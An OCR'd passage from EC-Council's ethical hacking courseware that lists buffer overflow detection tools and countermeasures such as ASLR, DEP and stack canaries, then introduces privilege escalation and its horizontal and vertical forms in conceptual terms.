


Figure 6.90: Screenshot of Seatbelt

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *https://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.91: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- BOVSTT (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Buffer Overflows

1. Develop programs by following **secure coding practices** and guidelines
2. Use the **address space layout randomization** (ASLR) technique
3. Validate arguments and **minimize code** that requires root privileges
4. Perform **code review** at the source-code level by using static and dynamic code analyzers
5. Allow the compiler to **add bounds** to all the buffers
6. Implement **automatic bounds checking**
7. Always protect the **return pointer** on the stack
8. Never allow the execution of code outside the code space
9. **Regularly patch** applications and OSes
10. Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
11. Employ **data execution prevention** (DEP) to mark the memory regions as non-executable
12. Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:

- Develop programs by following secure coding practices and guidelines.
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address-space locations of the data region.
- Validate arguments and minimize code that requires root privileges.
- Perform code review at the source-code level using static and dynamic code analyzers.
- Allow the compiler to add bounds to all the buffers.
- Implement automatic bound checking.
- Always protect the return pointer on the stack.
- Never allow the execution of code outside the code space.
- Regularly patch applications and OSes.
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria.
- Employ nonexecutable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as nonexecutable to prevent exploitation.
- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced.
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform automated and manual code auditing.
- Avoid using unsafe functions and use strncat instead of strcat, and strncpy instead of strcpy.
- Use the NX bit to mark certain areas of memory as executable and nonexecutable.
- Digitally sign the code before launching the program.
- Ensure that all the control transfers are encompassed by a trusted and approved code image.
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures.
- Consider altering the rules at the OS level, where the memory pages can hold executable data.
- Use intrusion detection system (IDS) solutions to detect behavior that simulates an attack.
- Implement Structured Exception Handler Overwrite Protection (SEHOP) to deter attackers from overwriting the exception registration record using the SEH overwrite exploitation technique.
- Employ the latest OSes that offer more protection.
- Use programming languages such as Python, COBOL, or Java instead of C.
- Ensure the function does not perform a write operation when it reaches the end after determining the buffer's size.
- Audit the libraries and frameworks used to develop source code to ensure that they are not vulnerable.
- Use stack canaries, a random value or string of characters, which makes it difficult for attackers to overwrite.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


LO#02: Use Different Privilege Escalation Techniques to Gain Administrative Privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. This section discusses various tools and techniques attackers use to escalate their privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.




Figure 6.92: Example of privilege escalation

In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
- **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



